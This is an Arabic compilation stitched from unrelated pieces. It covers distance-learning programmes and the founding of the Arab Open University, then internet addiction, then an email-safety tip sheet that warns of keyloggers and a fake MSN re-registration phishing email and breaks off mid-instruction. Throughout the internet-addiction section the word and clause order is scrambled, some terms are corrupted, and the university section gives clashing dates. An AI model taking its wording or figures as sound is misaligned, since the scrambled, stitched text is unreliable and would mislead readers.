ويقوم المركز بتقديم المواد المقررة من خلال مركز تدريب محلي Local Support Centre يوفر قرصا مدمجا يحتوي على المناهج المطلوبة أو من خلال شبكة الويب وتسدد التكلفة الدراسية على دفعات مع بداية كل فصل دراسي، حيث يتوفر فصلان دراسيان أحدهما يبدأ في فبراير والآخر في أكتوبر وتستمر الدراسة فيه لمدة سنتين يتخرج الطالب بعدهما حاملا شهادة ماجستير في تقنية إدارة الأعمال، من جامعة ميدلسكس في إنجلترا وموقعها هو http://www.mdx.ac.uk اما جامعة سيتي، City University فتقدم من خلال موقعها http://www.cityu.edu إمكانية الدراسة عبر الإنترنت من خلال مركز التعليم عبر الشبكة Online Iinstructional Center الذي يوفر ١٧ دورة دراسية للأفراد الذين يرغبون في استكمال دراستهم ولخريجي الجامعة، و يتضمن موضوعات مختلفة كإدارة أنظمة المعلومات، وتنظيم السلوك، وإدارة الموارد البشرية، والعلوم والتقنيات والفوائد الاجتماعية.
ويعمل مركز التعليم التابع للجامعة مع شركة Light Point Learning على أن تقوم الشركة بتقديم نسخة متطورة من المناهج التعليمية لدورة مايكروسوفت Microsoft Certified Engineer خصيصا لجامعة City University التي تقدمه لطلاب الجامعة، ويرمز له CIS وبالنسبة للخريجين يرمز لهم برمز MIS حيث يتألف المنهج الدراسي من دورتين دراسيتين تشمل كل دورة منهما على ثلاث مواد، تدعى الدورة الأولى تقنيات التشبيك ٢ وهي تحتوي على المواد التالية ويندوز إن. تي للمؤسسات، بالإضافة لمادتين اختياريتين هما التشبيك مع TCP/IP ومزود IIS. تبلغ تكلفة دراسة هذا المنهج ٦٠٠٠ دولار، ويمكن تجزئة هذا المبلغ على دفعتين، الدفعة الأولى ٣٦٠٠ دولار بعدها يتم التسجيل بمبلغ ٢٤٠٠ دولار ويتم استلام المنهج الرسمي من مايكروسوفت مع الأقراص المدمجة التي تتضمن البرمجيات اللازمة، ثم يتم الالتحاق بالصف عبر المركز التعليمي الذي يمثل الصف الافتراضي، ويوفر للدارس كل ما يحتاجه في الدراسة وبالنسبة للنسخ والمناهج الدراسية المطبوعة فيتم استلامها من خلال البريد بعد التسجيل في المركز، تستغرق كل دورة دراسية عشرة أسابيع، يقوم المركز خلالها بمساعدة الدارس على تلقي الدروس وتقديم الاستشارات والنصائح.
وبالنسبة لطريقة تقديم الامتحان والحصول على الشهادة لابد من النجاح أولا في أربعة امتحانات أساسية، وامتحانين اختياريين للمواد الاختيارية لقياس مدى مهارة الدارس في تعامله مع الكمبيوتر والشبكات والمزودات ويمكن تقديم هذا الامتحان في كل المراكز التدريبية المنتشرة حول العالم، التي

يحق لها إجراء هذا الفحص ويمكن الاستفادة من الشهادة التي يحصل عليها الدارس من مايكروسوفت في أكثر من مجال، وبالنسبة لرسوم التسجيل التي يدفعها الدارس في البداية فهي لا تتضمن رسوم التسجيل لأداء الامتحان ويمكن للدارس من معرفة كافة التفاصيل من خلال موقع مايكروسوفت http://www.microsoft.com

والنفس الجامعة فرع في مصر يقدم إمكانية التعليم عن بعد من خلال موقع http://www.cityu.edu/sites/egypt/html/egp2.htm أعدت الجامعة برامج دراسية تمكن الطلاب المصريين منافسة زملائهم حول العالم ومن أهم برامجها التي تقدمها، ماجستير إدارة الأعمال ويتضمن عدة مواد منها البرنامج العام، المالية، أنظمة المعلومات، النظام العالمي للبنوك، التسويق، تقنيات الإدارة الهندسية. بكالوريوس في الفنون وتتضمن الاقتصاد، والاتصالات، والعلوم السياسية والفيسيولوجيا. بكالوريوس في العلوم، يشمل إدارة الأعمال، والتسويق، وتقنيات الإدارة الهندسية وأنظمة الكمبيوتر مع التركيز على موضوعات معينة كشبكات الكمبيوتر، والبرمجة بلغة C++ والاتصالات الجماهيرية كإلقاء المحاضرات واللقاءات التلفزيونية، وبالنسبة للدراسة والتدريب .

يوجد مركز التعليم المحلي في مدينة القاهرة بمصر وهو يتضمن غرف التدريب للدارسين ومختبرات الكمبيوتر الموصولة بشبكة إنترنت، وفي الإسكندرية توجد الأكاديمية العربية للعلوم من مميزاتها أنها تمكن الدارسين في كلا المدينتين من الوصول إلى المراجع العلمية الموجودة في المكتبة.

أما بالنسبة لشبكة التدريب Learn Net وموقعها http://www.ritsec.com.eg/learnnet أنشئ هذا الموقع من أجل تأمين التدريب عن بعد بالنسبة للمؤسسات الحكومية وغير الحكومية والأفراد من خلال برامج تدريب متخصصة أو عبر برامج تدريب مخصصة لحالات معينة تتم من خلال دورات تعليمية معترف بها وموثقة من أفضل جامعات ومعاهد العالم.

وتعتمد الشبكة في أسلوبها التعليمي على المؤتمرات عن بعد وهي تستفيد من الخدمات الحديثة في الاتصالات، فتفيد الدارسين والمدرسين في الدول العربية وتمكنهم من الاستفادة من أحدث العلوم وفقا لأفضل طرق الاتصال المباشر، ونتيجة للدراسات الإحصائية عن عدد مستخدمي الإنترنت وتكلفة الاتصال والبنية التحتية للاتصالات في كافة الدول العربية.

وأما معهد MIT من خلال موقعه http://www.media.mit.edu الدورات التالية التخطيط الاستراتيجي الديناميكي، إدارة الأنظمة المعقدة، أنظمة الإمداد اللوجستية، أما جامعة موتورولا Motorola فمن خلال موقعها http://www.motorola.com/ur دورة في هندسة البرمجيات فيما قدمت مدرسة ماستريخ Mastrisht للإدارة وعنوانها http://www.sesis.com/ogonline/opleiding/msn.htm دورة في التجارة الإلكترونية، بالإضافة إلى ذلك فالشبكة تسعى لإبرام العديد من الاتفاقيات مع المعاهد والجامعات لتقدم المزيد من برامج التدريب عن بعد. وتقدم جامعة عين شمس في مصر وهي من أقدم الجامعات الموجودة هناك، من خلال موقعها http://www.shams.eun.eg إمكانية التعليم عن بعد وإن كانت مقتصرة على منهج بسيط تقدمه الجامعة متوفر باللغتين العربية والإنجليزية، ويقوم الشخص بتسجيل اسمه وكلمة السر، وعندما يقوم بالدخول وقراءة المنهج التعليمي الذي يتضمن العديد من الأسئلة لإجراء اختبار ذاتي يساعد الفرد على تقييم مستواه، كما تتعاون جامعة عين شمس مع جامعة إيلينوي الأمريكية وهي تنوي توسيع نطاق خدمات التعليم عبر الإنترنت في المستقبل. ايضا فإن الجامعة الأمريكية في بيروت AUB تقدم من خلال موقعها http://www.aub.edu.lb/fea/courses مضمون المناهج الدراسية لموضوعات هندسية متعددة بحيث يمكن للدارس الاطلاع عليها عبر الإنترنت في عدة تخصصات مختلفة، تقدم الجامعة من خلال الموقع ١٨ موضوعا في الهندسة المدنية، و٣٨ موضوعا في الهندسة الإلكترونية وهندسة الكمبيوتر، و٧ مواضيع في الهندسة الميكانيكية وموضوع في هندسة الاقتصاد، ويمكن للدارسين أن يطلعوا عليها عبر الإنترنت، والاستفادة منها، وهي متوفرة باللغة الإنجليزية.

وفقا للتحديات الكبيرة التي تواجه العالم العربي في مجالات التعليم ، والمحاولات المستمرة من قبل الجامعات العربية ومؤسسات التعليم العالي لاستيعاب آلاف الطلاب الحائزين على الثانوية العامة انطلقت مبادرة الأمير طلال بن عبدالعزيز لإنشاء جامعة عربية مفتوحة لتوسيع قاعدة التعليم العالي في العالم العربي.. ثم كتب إلى معالي الأمين العام لجامعة الدول العربية و وزراء التعليم العالي العرب طارحا فكرة الأخذ بنمو التعليم عن بعد للإسهام في حل المشكلات التي يواجهها قطاع التعليم في العالم العربي وأعلن عن استعداده لرعاية كل جهد عربي يهدف لبلورة فكرة المشروع وتمويله -سبتمبر ١٩٩٦-.

ويأتي إنشاء الجامعة العربية المفتوحة وتمويلها تتويجا للجهود التي يبذلها برنامج الخليج العربي لدعم منظمات الأمم المتحدة الإغاثية لا سيما في مجال التعليم بمختلف مستوياته..بدأت فكرة الجامعة العربية المفتوحة عام ١٩٧٦م، وهنالك الآن أكثر من ١٢٠٠ جامعة مفتوحة في العالم نذكر منها، الجامعة البريطانية المفتوحة، جامعة أناضولو في تركيا، جامعة بنغلاديش المفتوحة، جامعة أنديرا غاندي في الهند، جامعة علامة إقبال في الباكستان، وجامعة هوسو في اليابان وغيرها. أما في الوطن العربي، فقد أنشئ عدد من الجامعات المفتوحة ونذكر مثلاً: جامعة القدس المفتوحة، قسم التعليم المفتوح في جامعة القاهرة،جامعة ليبيا المفتوحة،وجامعة السودان المفتوحة، وجامعة التكوين المستمر في الجزائر.

أهم أهداف الجامعة وطموحاتها المرجوة:

توفير فرصة الالتحاق بالتعليم العالي للطلبة العرب الراغبين بذلك ولم يتمكنوا من الالتحاق بإحدى الجامعات في بلادهم لأسباب تتعلق بالطاقة الاستيعابية.

١ - الحد من مشكلة قلة المقاعد الدراسية في الجامعات العربية عن طريق توفير تعليم جامعي بتكلفه أقل مما هي عليه في الجامعات القائمة، الأمر الذي سيخفف من عبء الحكومات العربية.

٢ - تطوير مهارات الطالب من خلال التعرض المكثف لاستخدامات التكنولوجيا.

٣ - منح من هم على رأس العمل في الوطن العربي فرص التعليم المهني المستمر.

٤ - توفير فرص التعليم للمرأة العربية والمقيمين في المناطق الريفية والنائية.

٥ - تحسين مستوى التحصيل العلمي للمواطن العربي والاستجابة لحاجات سوق لعمل.

إن الجامعة المفتوحة تتميز بمرونة برامجها ومناهجها وأوقات الدراسة بها، وتستجيب بالتالي لمتطلبات شرائح اجتماعية عديدة، لا تستطيع أن تلتحق بالتعليم الجامعي العادي، لأسباب عديدة ، سواء لأسباب مالية واقتصادية ، أو لأسباب إدارية وتنظيمية ، ومن ثم فهي تجد في الجامعة المفتوحة ، فرصة حرة لتعويض ما فاتها من تعليم جامعي، ومن ارتقاء اجتماعي، ومن تحسين للمستوى المعيشي والاقتصادي .

إن الجامعة العربية المفتوحة ليست بديلاً بأي شكل من الأشكال للجامعات القائمة، وإنما هي مساندة لها، وتعمل في إطار آخر وفق رؤى وسياسات ومناهج ووسائل مختلفة لإيصال العلم الحديث إلى طالبيه حيثما كانوا في منازلهم وأماكن عملهم وأنه من الضروري أن يتم التنسيق بين الجامعة العربية المفتوحة والجامعات القائمة لتبادل الآراء والخبرات والمصالح المشتركة.

سوف تبدأ الجامعة العربية المفتوحة بالتخصصات التالية -وفقاً للدراسة الاستطلاعية التي شملت الطلبة وأصحاب العمل:-

١ - إدارة الأعمال.٢ - علوم الحاسب الآلي وتقنية المعلومات.٣ - اللغة الإنكليزية.٤ - تدريب المعلمين أثناء الخدمة.

في المرحلة الأولى،سوف تبدأ في ست دول عربية تكون الكويت مقراً رئيساً لها وتنشأ فروع في الدول الخمس الأخرى وهي المملكة العربية السعودية، ولبنان، ومصر، والأردن، والبحرين. هذا وفي المراحل اللاحقة سوف تنتشر فروع الجامعة في الدول العربية جميعها.

تتعاون الجامعة العربية المفتوحة مع عدد من المؤسسات والمنظمات المحلية والإقليمية والعالمية التي تعنى بالتعليم وأهمها منظمات الأليكسو -المنظمة العربية للتربية والثقافة والعلوم- واليونسكو -منظمة الأمم المتحدة للتربية والعلوم والثقافة- والبنك الدولي، بالإضافة إلى الجامعة البريطانية المفتوحة ، وهي من أعرق الجامعات في العالم التي تستخدم أسلوب التعليم المفتوح، والتي سوف

تعتمد الدرجات العلمية والشهادات التي تصدرها الجامعة العربية المفتوحة وذلك من خلال برنامج مقنن للاعتماد يتضمن الإشراف على تنفيذ البرامج الأكاديمية وتقويمها من خلال الزيارات الميدانية الدورية التـــي يقــــوم بهــــا المختصــــون مــــن الجامعـــة البريطانيـــة المفتوحـــة.
هذا وقد تم التنسيق مع وزارات التعليم العالي في البلدان العربية بحيث يتم ترخيص الجامعة العربيـة المفتوحة في كل بلد عربي تفتح فيه الجامعة فرعاً لها وبالتالي تحقيق معايير الاعتمـاد والاعتـراف بالشهادات وفق الأسس المقررة في ذلك البلد. في المرحلة الأولـى سـوف تمـنح الجامعـة شـهادة البكالوريوس في التخصصات التي ورد ذكرها، وستعمل في المراحـل التاليـة علـى مـنح شـهادات الماجستير والدكتوراه في هذه التخصصات والتخصصات الأخرى التي سوف تعتمدها فـي المسـتقبل.
إن توفير الموارد المالية والبشرية والحصول على الاعتراف بالشهادات وترخيصها من أهم المصاعب التي قد تعترض أية مؤسسة تعليمية. أما فيما يتعلق بالدعم المادي، فإن الجامعة هي أحـد مشـاريع برنامج الخليج العربي الذي يرأسه سمو الأمير طلال بن عبدالعزيز، وسوف يتولى البرنـامج تغطيـة تمويل إنشاء الجامعة العربية المفتوحة بمبلغ ٣٢,٠٠٠،٠٠٠ دولار في المرحلة الأولى. وسوف تقوم الجامعة البريطانية المفتوحة، وهي من أعرق الجامعات في العالم، باعتماد شهادات الجامعة العربيـة المفتوحة.وكما ذكرنا سابقاً،فقد تم التنسيق مع وزارات التعليم العالي في البلدان العربية بحيـث يـتم ترخيص الجامعة العربية المفتوحة في كل بلد عربي تفتح فيه الجامعة فرعاً لها. كما أن الجامعـة قـد تمكنت من استقطاب خيرة الكفاءات العربية والأكاديمية والإدارية للعمل فيها في مرحلتها التأسيسـية المهمة وعليه، فإن الجامعة العربية المفتوحة قد تخطت العقبات التي قد تواجه أية مؤسسـة علميـة، وســوف تعــد ثمــرة متميــزة للعمــل العربــي المشــترك فــي مجــال التعلــيم.
شـــــــــــــروط القبـــــــــــــــول هـــــــــــــــي:
١ - النجـــاح فـــي امتحـــان شـــهادة الدراســـة الثانويـــة أو مـــا يعادلهـــا.
٢ - النجاح في امتحان القبول أو المقابلة الشخصية التي تجريها الجامعة أو استيفاء أي شرط آخـر للقبـــــول يوافـــــق عليـــــه مجلـــــس أمنـــــاء الجامعـــــة.
أما فيما يتعلق بالرسوم الدراسية، فإنه يجدر القول إن الجامعة غير ربحية وقد بينت دراسـة جـدوى إنشاء الجامعة أن معدل الرسوم للطالب المتفرغ حوالي -١٢٠٠- دولار أمريكي، هذا مـع العلـم أن موضوع الرسوم الدراسية سوف يعرض على مجلـس أمنـاء الجامعـة لاتخـاذ القـرار المناسـب.
إن المرونة في المكان والزمان فيما يتعلق بالتعليم المفتوح، تتيح للطلبة الدراسة في أمـاكن إقـامتهم دون الحاجة للانتقال للجامعة، كما أن وسائل تكنولوجيا المعلومات الحديثة توصـل المـادة التعليميـة للطالب حيثما وجد. أما فيما يتعلق بالمراكز الدراسية التي تفتحها الجامعة في أماكن تجمع الطلبة فإن الجامعة سوف تتبع ما هو معمول به في البلدان العربية التي تعمل فيها، بمعنى أنه لن يكـون هنالـك دراسة مختلطة في البلدان التي لا تسمح بالاختلاط والعكس صحيح فـي البلـدان التـي تسـمح بـه.
الموقع على الإنترنت agfund.org www.

ادمـــــان الانترنيـــت

الانترنيتي الإدمان

الكثير من الدول العربية وانتشاره عدد مستخدمي الإنترنت يتزايد عاماً بعد عام، وبعد دخول الإنترنت
مصر والإمارات العربية وتونس والجزائر والمغرب في البيوت والمقاهي في الكثير من تلك الدول مثل:
الأمر نظرة موضوعية؛ لبحث جوانبه الإيجابية والسلبية، وفلسطين ـ فقد لزم علينا أن ننظر إلى
إدمان الإنترنت"على الساحة العالمية يسميها البعض ونتعرض هنا لمشكلة تطرح نفسها

أستاذة علم النفس بجامعة بيتسبرغ في برادفورد "كيمبرلي يونج"لـ وحسب ما جاء في دراسة
الأمريكية، فإن ٦% من مستخدمي الإنترنت في العالم في عداد المدمنين، ولكن ما بالولايات المتحدة
وما الإنترنت؟ وفيم يستخدم هؤلاء المدمنون الإنترنت؟ ومن الأكثر تعرضاً لتلك الظاهرة؟ إدمان
المشكلة. الأعراض؟ سنرد على تلك الأسئلة وغيرها في محاولة للوصول إلى معرفة أعمق بنوعية

تعريف مصطلح إدمان الإنترنت:

فيصر البعض على أن الكلمة لا تنطبق إلا على مواد قد يتناولها "إدمان" يختلف العلماء في تعريف كلمة
لتلك لا يقدر على الاستغناء عنها، وإذا استغنى عنها تسبب ذلك في حدوث أعراض الانسحاب الإنسان، ثم
واحدة، بل يحتاج إلى برنامج المادة التي تعرضه لمشاكل بالغة، وبالتالي لا يستطيع أن يستغني عنها مرة
الأصلية بشكل تدريجي كما هو الحال في أغلب للإقلاع عن تلك المادة باستخدام مواد بديلة وسحب المادة
حالات المخدرات.

بعض العلماء على هذا المفهوم الضيق للتعريف حيث يرون أن الإدمان هو عدم قدرة في حين يعترض
الإدمان الإنسان على الاستغناء عن شيء ما.. بصرف النظر عن هذا الشيء طالما استوفى بقية شروط
من حاجة إلى المزيد من هذا الشيء بشكل مستمر حتى يشبع حاجته حين يحرم منه.

آخرون وتعرضوا وبالتالي اقتنع بعض العلماء أن هناك من يسمون بمدمني الإنترنت في حين اعترض
من أنواع الرغبات التي لا تقاوم لاستخدام بعض الناس الإنترنت استخدامًا زائدًا عن الحد على أنه نوع
العلماء في التسمية؛ فإنه لا خلاف على أن وبصرف النظر عن التعريف واختلاف (COMPULSION)
يسرفون في استخدام الإنترنت حتى يؤثر ذلك على حياتهم هناك عدداً كبيراً من مستخدمي الإنترنت
الشخصية.

مجالات استخدام المدمنين للإنترنت هي كالتالي: حسب نتائج الدراسات التي تمت في هذا المجال فإن أكثر
حيث يقوم الناس بالتعرف على أصدقاء جدد، ويقضون أوقاتاً (chat rooms) غرف الحوارات الحية*
هؤلاء الأصدقاء عن مشاكلهم الشخصية أو عن الأمور العامة، أو في كثير من طويلة في الثرثرة مع
تلك يكون الحوار عن الجنس، وقد يقوم الشخص بعمل علاقة غرامية عبر الأثير، وقد تستغرق الأحيان
يلزم هنا ذكر مدى العلاقة شهوراً، وفي بعض الأحيان يتقابل الطرفان في الحقيقة ويحدث الزواج؛ ولا
اللسان عن ذكره من محرم الكلام. شرعية تلك النوعية من العلاقات التي يتحدث الطرفان فيها بما يعف
الجنس على الإنترنت التي تعرض الصور الفاضحة.. مجال آخر يسرف فيه المدمنون ألا وهو مواقع *
استخدام تلك المواقع بل إن الكثير من شبابنا يقع في هاوية الدخول إلى وللأسف فإن العرب لم يسلموا من
سواء مواقع الجنس أم حجرات الحوارات الحية التي يتحدث فيها المشتركون عن الجنس. * تلك المواقع
مجموعة بتبني قضية ألعاب الإنترنت التي تماثل ألعاب الفيديو. * نوادي النقاش حيث يقوم كل نادٍ أو
حول تلك القضية أو الهواية.* عمليات معينة أو هواية معينة، ويتم عمل مقالات وحوارات بين المشتركين
هائل من المعلومات، وقد يستهوي ذلك نوعية معينة البحث على الإنترنت حيث يحتوي الإنترنت على كم
في الحصول على كل ما تقدر عليه من معلومات في مختلف مجالات من العقول التي لا تشبع من الرغبة
الحياة.

لتكوين يجعل الإنترنت مسببًا للإدمان لبعض الناس؟ لدى مدمني الإنترنت بصفة عامة قابلية ما الذي

الكمبيوتر، يتمتع هؤلاء ارتباط عاطفي مع أصدقاء الإنترنت والأنشطة التي يقومون بها داخل شاشات اجتماعية وتبادل الآراء مع أناس جدد، توفر تلك بخدمات الإنترنت التي تتيح لهم مقابلة الناس وتكوين علاقات وسيلة للهروب من الواقع، وللبحث عن طريقة لتحقيق احتياجات (Virtual communities) المجتمعات المعتبرة وعاطفية غير محققة في الواقع. نفسية

اسمه وسنه ومهنته وشكله وردود فعله أثناء استخدامه لتلك الخدمات، كما أن مستخدم تلك الخدمات يقدر أن يخبئ الواقعية- تلك خاصة الذين يحسون منهم بالوحدة وعدم الأمان في حياتهم-بعض مستخدمي الإنترنت وبالتالي يستغل ومشاعرهم المكبوتة مما يؤدي إلى توهم الحميمية الميزة في التعبير عن أدق أسرارهم الشخصية ورغباتهم المدفونة محدودية الاعتماد على مجتمع لا يملك وجها لتحقيق الحب والاهتمام اللذين والألفة.. ولكن حين يصطدم الشخص بمدى د.جون جروهول أستاذ علم إلا في الحياة الحقيقية، يتعرض مدمن الإنترنت إلى خيبة أمل وألم حقيقيين. لاحظ لا يتحققان المستخدمين الجدد عادة هم الأكثر استخداما وإسرافًا النفس الأمريكي أن إدمان الإنترنت عملية مرحلية، حيث أن فيحد إلى انبهارهم بتلك الوسيلة.. ثم بعد فترة يحدث للمستخدم عملية خيبة أمل من الإنترنت لاستخدام الإنترنت؛ بسبب بيد أن بعض الناس تطول معهم المرحلة حد كبير من استخدامه له، ويلي ذلك عملية توازن الشخص لاستعماله الإنترنت. يحتاج إليه أغلب الناس. الأولى حيث لا يتخطاها إلا بعد وقت أطول مما

الدراسات التي تمت في هذا المجال فإن أكثر الناس قابلية للإدمان من هم أكثر الناس قابلية لإدمان الإنترنت؟ حسب بعض للشفاء والشخصيات القلقة... وهؤلاء الذين يتماثلون "bipolar disorder" الاكتئاب وحالات الـ هم أصحاب حالات سابقين للسجائر أو الخمور أو الأكل، من حالات إدمان سابقة. إذ يعترف الكثير من مدمني الإنترنت أنهم كانوا مدمنين البيوت مثلاً) أو الوحدة أو التخوف من تكوين علاقات اجتماعية أو كما أن الناس الذين يعانون من الملل (كربات لتكوين علاقات بالنفس لديهم قابلية أكبر لإدمان الإنترنت حيث يوفر الإنترنت فرصة لمثل هؤلاء الإحساس الزائد تكون لديهم قدرة خاصة على التفكير المجرد هم اجتماعية بالرغم من وحدتهم في الواقع. يقول العلماء: إن الناس الذين الشديد للإثارة العقلية التي يوفرها لهم الكم الهائل من المعلومات الموجودة على أيضا عرضة للإدمان بسبب انجذابهم الإنترنت.

وتوتر حين يفصل الكمبيوتر عن الإنترنت في ما هي أعراض إدمان الإنترنت؟ يحس مدمن الإنترنت بأنه في حالة قلق يرجع إلى استخدامه، كما أنه في حالة ترقب دائم لفترة استخدامه القادمة حين يحس بسعادة بالغة وراحة نفسية حين واقتصادية وعملية. ولا يحس المدمن بالوقت حين يكون على الإنترنت، ويتسبب إدمانه في مشاكل اجتماعية للإنترنت، رغبته كما أن جميع محاولاته للإقلاع عن الإدمان ويحتاج مدمن الإنترنت إلى فترات أطول وأطول من الاستخدام؛ ليشبع مدمن الإنترنت هذه الوسيلة؛ ليتهرب من مشاكله الخاصة. تبوء بالفشل، وكثيرا ما يستخدم

تزايد السلبية؟ * مشاكل صحية: يتسبب الإدمان في اضطراب نوم صاحبه بسبب حاجته المستمرة إلى ما هي آثار الإدمان الإنترنت، ولا ينامون إلا ساعة أو ساعتين وقت استخدامه للإنترنت حيث يقضي أغلب المدمنين ساعات الليل كاملة على ذلك في إرهاق بالغ للمدمن مما يؤثر على أدائه في عمله أو دراسته، كما حتى يأتي موعد عملهم أو دراستهم، ويتسبب دون حركة تذكر مناعته؛ مما يجعله أكثر قابلية للإصابة بالأمراض، كما أن قضاء المدمن ساعات طويلة يؤثر ذلك على (carpal tunnel syndrome). الرسغي يؤدي إلى آلام الظهر وإرهاق العينين، ويجعله أكثر قابلية لمرض النفق

استخدام الإنترنت وقضائه أوقات أطول وأطول عليه في اضطراب حياته مشاكل أسرية: يتسبب انغماس المدمن في * إلى إثارة المدمن أوقاتًا أقل مع أسرته، كما يهمل المدمن واجباته الأسرية والمنزلية؛ مما يؤدي الأسرية حيث يقضي أفراد الأسرة عليه.
خلال الإنترنت تتأثر العلاقات الزوجية حيث يحس الطرف الآخر وبسبب إقامة البعض علاقات غرامية غير شرعية من (ctberwudiws). الزوجات اللاتي يعانين من مثل هؤلاء الأزواج بأنهن أرامل الإنترنت بالخيانة، وقد أطلق على نشرتها كيمبرلي يونج في ويعترف ٥٣% من مدمني الإنترنت أن لديهم مثل تلك المشاكل، وذلك طبقًا للدراسة التي مؤتمر مؤسسات علماء النفس الأمريكيين المنعقد عام ١٩٩٧.

تساؤلات "تحت عنوان: USA Today مشاكل أكاديمية: بين الاستطلاع الذي نشره أبريل عام ١٩٩٧ في مجلة * المشتركين في الاستطلاع يرون أن استخدام الأطفال للإنترنت لا من المدرسين 86% أن "حول القيمة التعليمية للإنترنت بين بسبب انعدام النظام في المعلومات على الإنترنت، بالإضافة إلى عدم وجود علاقة مباشرة يحسن أداءهم؛ وذلك معلومات الإنترنت ومناهج المدارس.
الذكر- أن ٥٨% من طلاب المدارس المستخدمين للإنترنت اعترفوا بانخفاض وقد كشفت دراسة كيمبرلي يونج -السابقة الكثير من وغيابهم عن حصصهم المقررة بالمدرسة، ومع أن الإنترنت يعتبر وسيلة بحث مثالية فإن مستوى درجاتهم بصلة أو كالثرثرة في حجرات الحوارات طلاب المدارس يستخدمونه لأسباب أخرى كالبحث في مواقع لا تمت لدراستهم الحية أو كاستخدام ألعاب الإنترنت.

بعض الأحيان أن يضيع العامل بعض مشاكل في العمل: بسبب وجود الإنترنت في مكان عمل الكثير من الناس يحدث في موطن تخصصه، ويشكل ذلك مشكلة أكبر إذا كان العامل مدمنًا غير وقت عمله في اللعب على الإنترنت، أو استخدامه في المشكلة يقوم مدمن الإنترنت طيلة ساعات الليل يؤدي إلى انخفاض مستوى أدائه لعمله. ولحل تلك للإنترنت، كما أن سهر عملهم؛ للتأكد من استخدام الإنترنت فقط في بعض رؤساء الأعمال بتركيب أجهزة مراقبة على شبكات الكمبيوتر في محل مجال العمل.

أول ثلاث فإن هناك عدة طرق لعلاج إدمان الإنترنت،"يونج"لإدمان الإنترنت؟ حسب رأي الدكتورة ولكن هل هناك علاج إدارة الوقت؛ بل يلزم من المريض استخدام منها تتمثل في إدارة الوقت، ولكنه –عادة- في حالة الإدمان الشديد لا تكفي وسائل أكثر هجومية:

يستخدمه في يوم الإجازة فإذا اعتاد المريض استخدام الإنترنت طيلة أيام الأسبوع نطلب منه الانتظار حتى عمل العكس: -أ يستيقظ من النوم نطلب منه أن ينتظر حتى يفطر، ويشاهد الأسبوعية، وإذا كان يفتح البريد الإلكتروني أول شيء حين يستخدم الكمبيوتر في حجرة النوم نطلب منه أن يضعه في حجرة المعيشة... وهكذا. أخبار الصباح، وإذا كان المريض

بحيث ينوي الدخول على الإنترنت إيجاد موانع خارجية: نطلب من المريض ضبط منبه قبل بداية دخوله الإنترنت -ب الإنترنت بحيث يتناسى موعد نزوله للعمل. ساعة واحدة قبل نزوله للعمل مثلاً حتى لا يندمج في

المريض تقليل وتنظيم ساعات استخدامه بحيث إذا كان –مثلاً- يدخل على الإنترنت تحديد وقت الاستخدام: يطلب من -ج بتوزيعها على أيام الأسبوع في ساعة أسبوعيًّا نطلب منه التقليل إلى ٢٠ ساعة أسبوعيًّا، وتنظيم تلك الساعات **40** لمدة ساعات محددة من اليوم بحيث لا يتعدى الجدول المحدد.

مجالات استخدام الإنترنت. فإذا كان المريض الامتناع التام: كما ذكرنا فإن إدمان بعض المرضى يتعلق بمجال محدد من -د الامتناع عن تلك الوسيلة امتناعًا تامًا في حين نترك له حرية استخدام الوسائل مدمنًا لحجرات الحوارات الحية نطلب منه الأخرى الموجودة على الإنترنت.

المريض إعداد بطاقات يكتب عليها خمسًا من أهم المشاكل الناجمة عن هـ- إعداد بطاقات من أجل التذكير: نطلب من الفوائد التي ستنتج الإنترنت كإهماله لأسرته وتقصيره في أداء عمله مثلاً ويكتب عليها أيضًا خمسًا من إسرافه في استخدام بعمله، ويضع المريض تلك البطاقات في جيبه أو عن إقلاعه عن إدمانه مثل إصلاحه لمشاكله الأسرية وزيادة اهتمامه مندمجًا في استخدام الإنترنت يخرج البطاقات ليذكّر نفسه بالمشاكل الناجمة عن حقيبته حيثما يذهب بحيث إذا وجد نفسه الاندماج. ذلك

كان يقوم بها قبل إدمانه للإنترنت؛ ليعرف ماذا خسر و- إعادة توزيع الوقت: نطلب من المريض أن يفكر في الأنشطة التي من والرياضة، وقضاء الوقت بالنادي مع الأسرة، والقيام بزيارات اجتماعية وهكذا.. نطلب بإدمانه مثل: قراءة القرآن، المريض أن يعاود ممارسة تلك الأنشطة لعله يتذكر طعم الحياة الحقيقية وحلاوتها.

الاجتماعية الحقيقية بالانضمام إلى فريق الكرة ز- الانضمام إلى مجموعات التأييد: نطلب من المريض زيادة رقعة حياته الخياطة أو الذهاب إلى دروس المسجد؛ ليكوّن حوله مجموعة من الأصدقاء الحقيقيين. بالنادي مثلاً أو إلى درس لتعليم

أسري بسبب المشاكل الأسرية التي يحدثها ح- المعالجة الأسرية: في بعض الأحيان تحتاج الأسرة بأكملها إلى تلقي علاج على استعادة النقاش والحوار فيما بينها ولتقتنع الأسرة بمدى أهميتها في إدمان الإنترنت بحيث يساعد الطبيب الأسرة المريض؛ ليقلع عن إدمانه. إعانة

كيف تحمى ايميلك من السرقة...؟ فى الانترنيت

أقدم لكم هذه الأسرار والتي بعضها معروف والبعض الأخر حديث فاذا كنتم تعرفون كل هذا أرجو تجاهل رسالتي ولكن إقرؤا الملاحظة الأخيرة لأنها ستنفعكم حتما أما إذا كنتم لا تعرفون فالرجاء الإطلاع عليها وقرائتها جيدا حيث إنها

مهمة جدا جدا
كيف تحمي نفسك من المخترقين ؟؟؟؟ سؤال الجميع يسأله الان
أنا سوف أعطيكم الأن نصائح مهمة جدا تقيك من السرقة
هناك بعض ملفات التجسس ممكن يزرعها الهكرز بجهازك وهذه
الملفات تتولى إرسال له جميع الباسوردات التي تدخلها بجهازك أو كل
ما تكتبه على الكيبورد وهذا الملف خطير جدا هو باتش فايل اسمه

Keylogger
وإليك هذه الخدعة التي قد يوقعك فيها الهكرز عليك الحذر منها
سيصلك إيميل بالعنوان التالي
Re- register your account
ويكون إسم المرسل هو
support MSN
سيطلب منك في هذا الإيميل كتابة إسم المستخدم والباسورد وإرساله
ثانية بحجة إعادة تسجيلك على أساس إن هذا الإيميل من شركة الهوت
ميل نفسها ولكن ما هو إلا من الهاكرز الذي يتربص اك
إنتبه ولا تكتب أي شيء ولا ترسل أي شيء حيث إن الشخص المرسل
يحاول الإستيلاء على بريدك بطريقة الباتش

ما الحل :::؟؟؟؟؟؟؟؟؟

عليك القيام بالتالي
